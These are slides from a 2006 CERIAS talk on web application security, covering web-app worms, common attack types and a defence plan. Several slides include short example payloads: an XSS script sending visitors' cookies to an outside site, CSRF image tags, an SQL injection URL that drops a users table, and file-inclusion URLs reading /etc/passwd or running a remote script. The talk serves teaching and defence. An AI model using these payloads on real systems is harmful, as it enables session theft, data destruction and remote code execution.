Web Application Security: The New Battlefront

Ed Finkler, CERIAS, Purdue University
www.cerias.purdue.edu
www.cerias.purdue.edu/weblogs

2006-03-22

What we'll cover

- The growing popularity of attacks on web applications
- Current state of web app security
- Common kinds of attacks
- A defense plan

Web apps under attack

- OS attacks down, app attacks up
  - More financially motivated, targeted attacks
- SANS 2005 Top 20 Internet Security Vulnerabilities
  - PHP-based apps (a bit misleading)
- Santy, Elxbot, Lupper, Samy

Web apps under attack

- Santy, Elxbot
  - Use Google to recon for vulnerable versions of apps (phpBB/Mambo) to deface sites
- Lupper
  - Scans through IPs; exploits vulnerabilities in 3 web apps to execute code remotely
- Samy Myspace Worm
  - Propagates through social network; exploits ineffective input filtering

Web apps under attack

- **A big problem** with popular open-source web apps
  - **phpBB**: Very popular free bulletin board app
    - Approx 5 mil installs (according to unscientific Google search)
    - NIST NVD: 85 vulnerabilities since Dec 31 2004 (including Santy worm)

Web apps under attack

- **Wordpress**: Popular free blog app
- About 3 million installs
- Generally has a good track record
- 20 Vulnerabilities since Dec 31 2004
- Lupper and more exploited XML-RPC flaw
  - Also affected: Serendipity, Drupal, egroupware, MailWatch, TikiWiki, phpWebSite, Ampache, et al

Web apps under attack

- Private/proprietary apps
  - Less data available
  - Just as, or more, vulnerable
    - quality of developer often lower
  - Slightly difficult to crack (obscurity)
  - May offer bigger rewards

Current state

- Web apps are riddled with vulnerabilities
- Web app developers typically have little or no experience with secure coding
- Too difficult to develop secure apps with most popular frameworks
- Most popular apps are difficult to patch or upgrade
- Web app firewalls not common

The nature of app vulnerabilities

- Most vulnerabilities are basic mistakes
- Shallow learning curve
- Security not a top-priority feature
- Difficult to patch/upgrade web apps
- Often installed by admins with little coding/ security education

Not just a problem with PHP, but...


- PHP in and of itself is not insecure
- PHP is extremely popular
- PHP is easy to pick up for non-programmers
- PHP drives lots of popular web apps
- PHP provides tons of features out of the box
- register_globals, allow_url_fopen, etc.
- No taint mode

Common types of web attacks

- Spoofed form submission
- Spoofed HTTP Requests
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- SQL Injection
- Code Injection

Common types of web attacks

- **Spoofed form submission**
  - Sending arbitrary data via manipulated forms
  - Can't expect that a user will utilize the form you generate
  - Really easy with GET; slightly more difficult with POST



Common types of web attacks

- **Spoofed HTTP Requests**
  - More powerful version of the spoofed form, although less convenient
  - Requires a tool like wget or cURL, or telnet
  - Very easy to create with libraries like PEAR HTTP_Request

```
<?php // retrieving a cookie with HTTP_Request
require_once "HTTP/Request.php";
$req =& new HTTP_Request("http://flazm.com/");
$response = $req->sendRequest();
print_r($req->getResponseCookies());
?>
```

Common types of web attacks

- **Cross-Site Scripting (XSS)**
  - Injecting content of the attacker's choosing into a site, usually client-side script
  - Commonly used for stealing cookie data

```
// post this into, say, a guestbook, and everyone
// visits will get their cookie sent to rickspage.com
// example from Sitepoint.com
<script>location.replace('http://rickspage.com/?secret=' + document.cookie)</script>
```

Common types of web attacks

- **Cross-site request forgeries (CSRF)**
  - Common set up: the SRC attribute of an <img> tag is set to a script on another site
  - Only GET-method forms susceptible
  - HTTP doesn't differentiate

```
<img src="http://forum.example.org/add_post.php?post_subject=CERIAS%
20Sucks&post_message=HAR!!!" />

// attacker knows of web app that exists at 192.168.0.1
<img src="http://192.168.0.1/admin/terminate_employee.php?employee_id=123" />

// 2nd example from shiflett.org
```

Common types of web attacks

- **SQL Injection**
  - Manipulating input sent via any method (GET, POST, COOKIE) that is passed unfiltered into an SQL query

```
http://www.webapp.com/login.php?username=root';DROP%20TABLE%20users--

<?php
    $sql = "SELECT userid, password FROM users
            WHERE username = '{$_GET['username']}'";
    pg_query($conn, $sql);
    // oops, I just deleted my users table
?>
```

Common types of web attacks

- **Code injection**
  - Like an SQL injection, but passes other types of code (PHP script, shell commands, etc)
    - eval command (Lupper - PHP XML-RPC vuln.)
    - exec and other shell calls
    - fopen / include / require

Common types of web attacks

- **Code Injection (cont.)**

```
// http://www.0wn3d.com/script.php?page=/etc/passwd

if(isset($page))
{
   include($page); // /etc/passwd is passed to browser
}


// http://www.0wn3d.com/script.php?page=http://mysite.com/evilscript.php

if(isset($page))
{
   include($page); // if allow_url_fopen is enabled, evilscript.php is executed
}
```

A Defense Strategy

- Auditing tools
- Language, library/framework improvements
- Educational initiatives
  - Developers
  - Sysadmins
  - Managers

Strategy: Auditing Tools

- Need to do a better job at identifying and publicizing effective, freely available tools
- Need to develop freely available tools to fill gaps
  - Budgets of many developers, especially open source web app teams, are too small to afford commercial services

Strategy: Auditing Tools

- Concept: Web app testing lab @ CERIAS
  - Perform a battery of audits on popular web applications
  - Secure, contained environment (utilize ReAssure)
  - Utilize existing tools and develop new ones

Strategy: Languages and Frameworks

- Web app dev frameworks should anticipate potential mistakes
  - Developers must make conscious effort to do something insecure
- Filtering input and output must be easy; when reasonable, filtering should be the default
- Web app firewalls required in all hosting stacks (mod_security)

Strategy: Educational Initiatives

- Developers
  - Training in concepts and defense techniques
- Sysadmins
  - Guidelines for securing web app stacks (HTTP server, dev environment, sql backend)
- Managers
  - Basic concepts and req's for web app security
  - Important skills to look for in hires

Thanks!

- Slides are available at **homes.cerias.purdue.edu/~coj**
- **www.cerias.purdue.edu/weblogs**
- **coj@cerias.purdue.edu**